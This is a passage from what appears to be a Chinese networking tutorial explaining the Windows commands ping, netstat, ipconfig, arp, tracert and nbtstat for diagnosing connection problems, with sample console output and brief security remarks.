（网间控制报文协议）回送请求，每个 32 字节数据，如果一切正常，我们应能得到 4 个回送应答。ping 能够以毫秒为单位显示发送回送请求到返回回送应答之间的时间量。如果应答时间短，表示数据报不必通过太多的路由器或网络连接速度比较快。ping 还能显示 TTL（Time To Live 存在时间）值，我们可以通过 TTL 值推算一下数据包已经通过了多少个路由器：源地点 TTL 起始值（就是比返回 TTL 略大的一个 2 的乘方数）— 返回时 TTL 值。例如，返回 TTL 值为 119，那么可以推算数据报离开源地址的 TTL 起始值为 128，而源地点到目标地点要通过 9 个路由器网段（128—119）；如果返回 TTL 值为 246，TTL 起始值就是 256，源地点到目标地点要通过 9 个路由器网段。

提示 ATTENTION

利用 ping 命令验证网卡工作状态 ping 命令是我们日常网管工作中使用频率最高的工具之一，主要是用来测试网络连接的。ping 最简单的一个应用就是验证网卡工作状态是否正常，这也是电脑出现不能上网等故障最简单的判断手段。

在命令提示符下输入“ping 127.0.0.1”并回车，如果返回四行“Reply from 127.0.0.1: bytes=32 time<1ms TTL=128”那么则说明本地网卡是安装正常的，若返回“Request timed out.”则说明本地网卡工作不正常。


当然用户也可以直接使用“ping 本地计算机的 IP 地址”，以验证是否 IP 是否设置成功。

（一）通过 ping 检测网络故障的典型次序

正常情况下，当我们使用 ping 命令来查找问题所在或检验网络运行情况时，我们需要使用许多 ping 命令，如果所有都运行正确，我们就可以相信基本的连通性和配置参数没有问题；如果某些 ping 命令出现运行故障，它也可以指明到何处去查找问题。下面就给出一个典型的检测次序及对应的可能故障：

（1）ping 127.0.0.1

这个 ping 命令被送到本地计算机的 IP 软件，该命令永不退出该计算机。如果没有做到这一点，就表示 TCP/IP 的安装或运行存在某些最基本的问题。



```
C:\WINDOWS\system32\cmd.exe
C:\>ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time=0ms TTL=128
Reply from 127.0.0.1: bytes=32 time=0ms TTL=128
Reply from 127.0.0.1: bytes=32 time=0ms TTL=128
Reply from 127.0.0.1: bytes=32 time=0ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>
```

（2）ping 本机 IP


这个命令被送到我们计算机所配置的 IP 地址，我们的计算机始终都应该对该 ping 命令作出应答，如果没有，则表示本地配置或安装存在问题。出现此问题时，局域网用户请断开网络电缆，然后重新发送该命令。如果网线断开后本命令正确，则表示另一台计算机可能配置了相同的 IP 地址。

（3）ping 局域网内其他 IP

这个命令应该离开我们的计算机，经过网卡及网络电缆到达其他计算机，再返回。收到回送应答表明本地网络中的网卡和载体运行正确。但如果收到 0 个回送应答，那么表示子网掩码（进行子网分割时，将 IP 地址的网络部分与主机部分分开的代码）不正确或网卡配置错误或电缆系统有问题。

（4）ping 网关 IP

这个命令如果应答正确，表示局域网中的网关路由器正在运行并能够作出应答。



```
C:\WINDOWS\system32\cmd.exe
C:\>ping 192.168.88.1

Pinging 192.168.88.1 with 32 bytes of data:
Reply from 192.168.88.1: bytes=32 time=1ms TTL=255
Reply from 192.168.88.1: bytes=32 time=1ms TTL=255
Reply from 192.168.88.1: bytes=32 time=1ms TTL=255
Reply from 192.168.88.1: bytes=32 time=1ms TTL=255

Ping statistics for 192.168.88.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\>
```

（5）ping 远程 IP


如果收到 4 个应答，表示成功的使用了缺省网关。对于拨号上网用户则表示能够成功的访问 Internet（但不排除 ISP 的 DNS 会有问题）。

（6）ping localhost

localhost 是个作系统的网络保留名，它是 127.0.0.1 的别名，每台计算机都应该能够将该名字转换成该地址。如果没有做到这一带内，则表示主机文件（/Windows/host）中存在问题。

（7）ping www.xxx.com（如 www.yesky.com 天极网）

对这个域名执行 ping www.xxx.com 地址，通常是通过 DNS 服务器 如果这里出现故障，则表示 DNS 服务器的 IP 地址配置不正确或 DNS 服务器有故障（对于拨号上网用户，某些 ISP 已经不需要设置 DNS 服务器了）。此外，我们也可以利用该命令实现域名对 IP 地址的转换功能。



```
C:\WINDOWS\system32\cmd.exe
C:\>ping www.yesky.com

Pinging www.yesky.com [58.53.209.53] with 32 bytes of data:
Reply from 58.53.209.53: bytes=32 time=30ms TTL=55
Reply from 58.53.209.53: bytes=32 time=30ms TTL=55
Reply from 58.53.209.53: bytes=32 time=30ms TTL=55
Reply from 58.53.209.53: bytes=32 time=30ms TTL=55

Ping statistics for 58.53.209.53:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 30ms, Maximum = 30ms, Average = 30ms

C:\>
```

利用 ping 判断网络连接状态判断网络连接时，我们通常的做法就是 ping 网关地址和远程主机地址，以此判断出网络故障所发地。

如果“ping 网关地址”出现“Request timed out.”，那么则说明是内部网络出现了问题，本地网卡发出的数据包不能到达网关；如果 ping

网关连接正常，那么可以执行“ping 远程主机”，这时若出现“Request timed out.”，则可能是外部连接的问题了。

在实际的应用中还会出现这样的情况，在 ping 执行过程中，会同时包含“Request timed out.”和“Reply from 192168.0.1: bytes=32 time<1ms TTL=128”这样的信息，这种情况则表示网络不太稳定，存在丢包现象，对此大家可以使用“ping IP 地址 -t”即在原有的命令后加上“-t”参数，这样 ping 就会连续尝试与目标主机进行连接，以此观察网络的稳定性。当然从返回信息的“time<1ms”也是一个很重要的信息，如果网络很畅通，例如测试与内网主机的连接，一般都会是“time<1ms”，若该数值比较大，同样说明网络不够稳定，可能是设备不兼容，可能是节点接触不好，也可能是网络内有大量病毒导致堵塞等。

如果上面所列出的所有 ping 命令都能正常运行，那么我们对自已的计算机进行本地和远程通信的功能基本上就可以放心了。但是，这些命令的成功并不表示我们所有的网络配置都没有问题，例如，某些子网掩码错误就可能无法用这些方法检测到。

提示 ATTENTION

利用 ping 验证 DNS 服务器

DNS 服务器负责将域名（网址）转换成 IP 地址，我们可以使用 ping 命令判断其配置是否正确以及工作是否正常。

其方法很简单，只需要在命令提示下输入“ping 域名地址”，例如“ping www.itedit.cn”，如果出现“unknown Host Name”则表明不能到达，返回提示“Reply from 222.191.251.34: bytes=32 time=27ms TTL=120”则证明 DNS 服务器能够成功将域名转换为 IP 地址。借助这个方法，我们也可以查看知名网站所使用的 IP 地址。

(二) ping 命令的常用参数选项

(1) ping IP -t

连续对 IP 地址执行 ping 命令，直到被用户以 Ctrl+C 中断。

(2) ping IP -l 3000

指定 ping 命令中的数据长度为 3000 字节，而不是缺省的 32 字节。

(3) ping IP -n

执行特定次数的 ping 命令。


二、netstat 使用详解

netstat 用于显示与 IP、TCP、UDP 和 ICMP 协议相关的统计数据，一般用于检验本机各端口的网络连接情况。

(一) netstat 命令使用方法

如果我们的计算机有时候接受到的数据报会导致出错数据删除或故障，我们不必感到奇怪，TCP/IP 可以容许这些类型的错误，并能够自动重发数据报。但如果累计的出错情况数目占到所接收的 IP 数据报相当大的百分比，或者它的数目正迅速增加，那么我们就应该使用 netstat 查一查为什么会出现这些情况了。

(1) netstat -s



| IPv4 Statistics | |
|-----------------------------------|-------|
| Packets Received | 62986 |
| Received Header Errors | 0 |
| Received Address Errors | 1762 |
| Datagrams Forwarded | 0 |
| Unknown Protocols Received | 0 |
| Received Packets Discarded | 2849 |
| Received Packets Delivered | 68435 |
| Output Requests | 45343 |
| Routing Discards | 0 |
| Discarded Output Packets | 2 |
| Output Packet No Route | 0 |
| Reassembly Required | 0 |
| Reassembly Successful | 0 |
| Reassembly Failures | 0 |
| Datagrams Successfully Fragmented | 0 |
| Datagrams Failing Fragmentation | 0 |
| Fragments Created | 0 |

| ICMPv4 Statistics | |
|-------------------|------|
| Received | Sent |
| ... | ... |

本选项能够按照各个协议分别显示其统计数据。如果我们的应用程序（如 Web 浏览器）运行速度比较慢，或者不能显示 Web 页之类的数据，那么我们就可以用本选项来查看一下所显示的信息。我们需要仔细查看统计数据的各行，找到出错的关键字，进而确定问题所在。

(2) netstat -e

本选项用于显示关于以太网的统计数据。它列出的项目包括传送的数据报的总字节数、错误数、删除数、数据报的数量和广播的数量。这些统计数据既有发送的数据报数量，也有接收的数据报数量。这个选项可以用来统计一些基本的网络流量。

(3) netstat -r


本选项可以显示关于路由表的信息，类似于后面所讲使用 route print 命令时看到的信息。除了显示有效路由外，还显示当前有效的连接。

(4) netstat -a

本选项显示一个所有有效连接信息列表，包括已建立的连接 (ESTABLISHED)，也包括监听连接请求 (LISTENING) 的那些连接。

(5) netstat -n

显示所有已建立的有效连接。



(二) netstat 的妙用

经常上网的人一般都使用 ICQ 的，不知道我们有没有被一些讨厌的人骚扰，想投诉却又不知从和下手？其实，我们只要知道对方的 IP，就可以向他所属的 ISP 投诉了。但怎样才能通过 ICQ 知道对方的 IP 呢？如果对方在设置 ICQ 时选择了不显示 IP 地址，那我们是在信息栏中看到的。其实，我们只需要通过 netstat 就可以很方便的做到这一点：当他通过 ICQ 或其他的工具与我们相连时（例如我们给他发一条 ICQ 信息或他给我们发一条信息），我们立刻在 DOS 命令提示符下输入 netstat -n 或 netstat -a 就可以看到对方上网时所用的 IP 或 ISP 域名了，甚至连所用 Port 都完全暴露了。



查看对方的IP地址与端口

三、ipconfig使用详解

ipconfig 实用程序和它的等价图形用户界面 (Windows 95/98 中的 WinIPCfg 可用于显示当前的 TCP/IP 配置的设置值)。这些信息一般用来检验人工配置的 TCP/IP 设置是否正确。

但是，如果我们的计算机和所在的局域网使用了动态主机配置协议 (DHCP)，这个程序所显示的信息也许更加实用。这时，ipconfig 可以让我们了解自己的计算机是否成功的租用到一个 IP 地址，如果租用到则可以了解它目前分配的是什么地址。了解计算机当前的 IP 地址、子网掩码和缺省网关实际上是进行测试和故障分析的必要项目。

注意 ATTENTION

如果是 Windows 95/98 这样的老系统，使用的命令应该是 winipcfg 而不是 ipconfig，因为它是一个图形用户界面，而且所显示的信息与 ipconfig 相同，并且也提供发布和更新动态 IP 地址的选项。


(一) ipconfig 使用方法

(1) ipconfig

当使用 ipconfig 时不带任何参数选项，那么它为每个已经配置了的接口显示 IP 地址、子网掩码和缺省网关值。

(2) ipconfig /all

当使用 all 选项时，ipconfig 能为 DNS 和 WINS 服务器显示它已配置且所要使用的附加信息（如 IP 地址等），并且显示内置于本地网卡中的物理地址 (MAC)。如果 IP 地址是从 DHCP 服务器租用的，ipconfig 将显示 DHCP 服务器的 IP 地址和租用地址预计失效的日期。



(3) ipconfig /release 和 ipconfig /renew

这是两个附加选项，只能在向 DHCP 服务器租用其 IP 地址的计算机上起作用。如果我们输入 ipconfig /release，那么所有接口的租用 IP 地址便重新交付给 DHCP 服务器（归还 IP 地址）。如果我们输入 ipconfig /renew，那么本地计算机便设法与 DHCP 服务器取得联系，并租用一个 IP 地址。

注意 ATTENTION

大多数情况下网卡将被重新赋予和以前所赋予的相同的 IP 地址。

(二) ipconfig 使用技巧

下面的范例是 ipconfig /all 命令输出，该计算机配置成使用 DHCP 服务器动态配置 TCP/IP，并使用 WINS 和 DNS 服务器解析名称。



四、ARP(地址转换协议)使用详解

ARP 是一个重要的 TCP/IP 协议，并且用于确定对应 IP 地址的网卡物理地址。实用 arp 命令，我们能够查看本地计算机或另一台计算机的 ARP 高速缓存中的当前内容。此外，使用 arp 命令，也可以用人工方式输入静态的网卡物理 /IP 地址对，我们可能会使用这种方式为缺省网关和本地服务器等常用主机进行这项作，有助于减少网络上的信息量。

(一) 什么是 ARP 协议

IP 数据包常通过以太网发送。以太网设备并不识别 32 位 IP 地址：它们是以 48 位以太网地址传输以太网数据包的。因此，IP 驱动器必须

把 IP 目的地址转换成以太网网目的地址。在这两种地址之间存在着某种静态的或算法的映射，常常需要查看一张表。地址解析协议 (Address Resolution Protocol, ARP) 就是用来确定这些映射的协议。

ARP 工作时，送出一个含有所希望的 IP 地址的以太网广播数据包。目的地主机，或另一个代表该主机的系统，以一个含有 IP 和以太网地址对的数据包作为应答。发送者将这个地址对高速缓存起来，以节约不必要的 ARP 通信。

如果有一个不被信任的节点对本地网络具有写访问许可权，那么也会有某种风险。这样一台机器可以发布虚假的 ARP 报文并将所有通信都转向它自己，然后它就可以扮演某些机器，或者顺便对数据流进行简单的修改。ARP 机制常常是自动起作用的。在特别安全的网络上，ARP 映射可以用固件，并且具有自动抑制协议达到防止干扰的目的。


(二) ARP 命令使用详解

按照缺省设置，ARP 高速缓存中的项目是动态的，每当发送一个指定地点的数据报且高速缓存中不存在当前项目时，ARP 便会自动添加该项目。一旦高速缓存的项目被输入，它们就已经开始走向失效状态。例如，在 Windows NT/2000 网络中，如果输入项目后不进一步使用，物理 /IP 地址对就会在 2 至 10 分钟内失效。因此，如果 ARP 高速缓存中项目很少或根本没有时，请不要奇怪，通过另一台计算机或路由器的 ping 命令即可添加。所以，需要通过 arp 命令查看高速缓存中的内容时，请最好先 ping 此台计算机（不能是本机发送 ping 命令）。

ARP 常用命令选项：

(1) arp -a 或 arp -g

用于查看高速缓存中的所有项目。-a 和 -g 参数的结果是一样的，多年来 -g 一直是 UNIX 平台上用来显示 ARP 高速缓存中所有项目的选项，而 Windows 用的是 arp -a（-a 可被视为 all，即全部的意思），但它也可以接受比较传统的 -g 选项。



(2) arp -a IP

如果我们有多个网卡，那么使用 arp -a 加上接口的 IP 地址，就可以只显示与该接口相关的 ARP 缓存项目。

(3) arp -s IP 物理地址

我们可以向 ARP 高速缓存中人工输入一个静态项目。该项目在计算机引导过程中将保持有效状态，或者在出现错误时，人工配置的物理地址将自动更新该项目。

(4) arp -d IP

使用本命令能够人工删除一个静态项目。

例如我们在命令提示符下，键入 Arp a；如果我们使用过 ping 命令测试并验证从这台计算机到 IP 地址为 10.0.0.99 的主机的连通性，则 ARP 缓存显示以下项：

```
Interface:10.0.0.1 on interface 0x1
Internet Address      Physical Address      Type
10.0.0.99
00-e0-98-00-7c-dc     dynamic
```

在此例中，缓存项指出位于 10.0.0.99 的远程主机解析成 00-e0-98-00-7c-dc 的媒体访问控制地址，它是在远程计算机的网卡硬件中分配的。媒体访问控制地址是计算机用于与网络上远程 TCP/IP 主机物理通讯的地址。

至此我们可以用 ipconfig 和 ping 命令来查看自己的网络配置并判断是否正确、可以用 netstat 查看别人与我们所建立的连接并找出 ICQ 使用者所隐藏的 IP 信息、可以用 arp 查看网卡的 MAC 地址。

五、tracert 使用详解

如果有网络连通性问题，可以使用 tracert 命令来检查到达的目标 IP 地址的路径并记录结果。tracert 命令显示用于将数据包从计算机传递到目标位置的一组 IP 路由器，以及每个跃点所需的时间。如果数据包不能传递到目标，tracert 命令将显示成功转发数据包的最后一个路由器。

当数据报从我们的计算机经过多个网关传递到目的地时，tracert 命令可以用来跟踪数据报使用的路由（路径）。该实用程序跟踪的路径是源计算机到目的地的一条路径，不能保证或认为数据报总遵循这个路径。如果我们的配置使用 DNS，那么我们常常会从所产生的应答中得到城市、地址和常见通信公司的名字。tracert 是一个运行得比较慢的命令（如果我们指定的目标地址比较远），每个路由器我们大约需要给它 15 秒钟。

（一）tracert 的工作原理


ping 命令中有一个 TTL 参数，该参数用来指定 ICMP 包的存活时间，这里的存活时间是指数据包所能经过的节点总数。例如，如果一个 ICMP 包的 TTL 值被设置成 2，那么这个 ICMP 包在网络上只能传到邻近的第二个节点；如果被设置成“1”，那么这个 ICMP 包只能传到邻近的第一个节点。tracert 就是根据这个原理设计的，使用该命令时，本机发出的 ICMP 数据包 TTL 值从“1”开始自动增加，相当于 ping 遍历通往目标主机的每个网络设备，然后显示每个设备的回应，从而探知网络路径中的每一个节点。

（二）tracert 使用方法

tracert 的使用很简单，只需要在 tracert 后面跟一个 IP 地址或 URL，tracert 会进行相应的域名转换的。

tracert 最常见的用法：

tracert IP address [-d] 该命令返回到达 IP 地址所经过的路由器列表。通过使用 -d 选项，将更快地显示路由器路径，因为 tracert 不会尝试解析路径中路由器的名称。




tracert 一般用来检测故障的位置，我们可以用 tracert IP 在哪个环节上出了问题，虽然还是没有确定是什么问题，但它已经告诉了我们问题所在的地方，我们也就很有把握的告诉别人某某地方出了问题。

六、nbtstat的使用技巧

使用 nbtstat 命令释放和刷新 NetBIOS 名称。nbtstat (TCP/IP 上的 NetBIOS 统计数据) 实用程序用于提供关于关于 NetBIOS 的统计数据。运用 NetBIOS，我们可以查看本地计算机或远程计算机上的 NetBIOS 名字表格。

(1) nbtstat -n

显示寄存在本地的名字和服务程序。



(2) nbtstat -c

本命令用于显示 NetBIOS 名字高速缓存的内容。NetBIOS 名字高速缓存用于存放与本计算机最近进行通信的其他计算机的 NetBIOS 名字和 IP 地址对。

(3) nbtstat -r

本命令用于清除和重新加载 NetBIOS 名字高速缓存。

(4) nbtstat -a IP

通过 IP 显示另一台计算机的物理地址和名字列表，我们所显示的内容就像对方计算机自己运行 nbtstat -n 一样。

(5) nbtstat -s IP

显示实用其 IP 地址的另一台计算机的 NetBIOS 连接表。

例如我们在命令提示符下，键入：nbtstat RR 释放和刷新过程的进度以命令行输出的形式显示。该信息表明当前注册在该计算机的 WINS 中的所有本地 NetBIOS 名称是否已经使用 WINS 服务器释放和续订了注册。

提示 ATTENTION

网络入侵者可以通过 nbtstat 获得的输出信息开始收集有关目标主机的信息。有了这些信息，网络入侵者就能在一定程度上断定有哪些服务正在目标机上运行，有时也能断定已经安装了哪些软件包。从传统上讲，每个服务或主要的软件包都具有一定的脆弱性，因此，这一类型的信息对网络入侵者当然有用。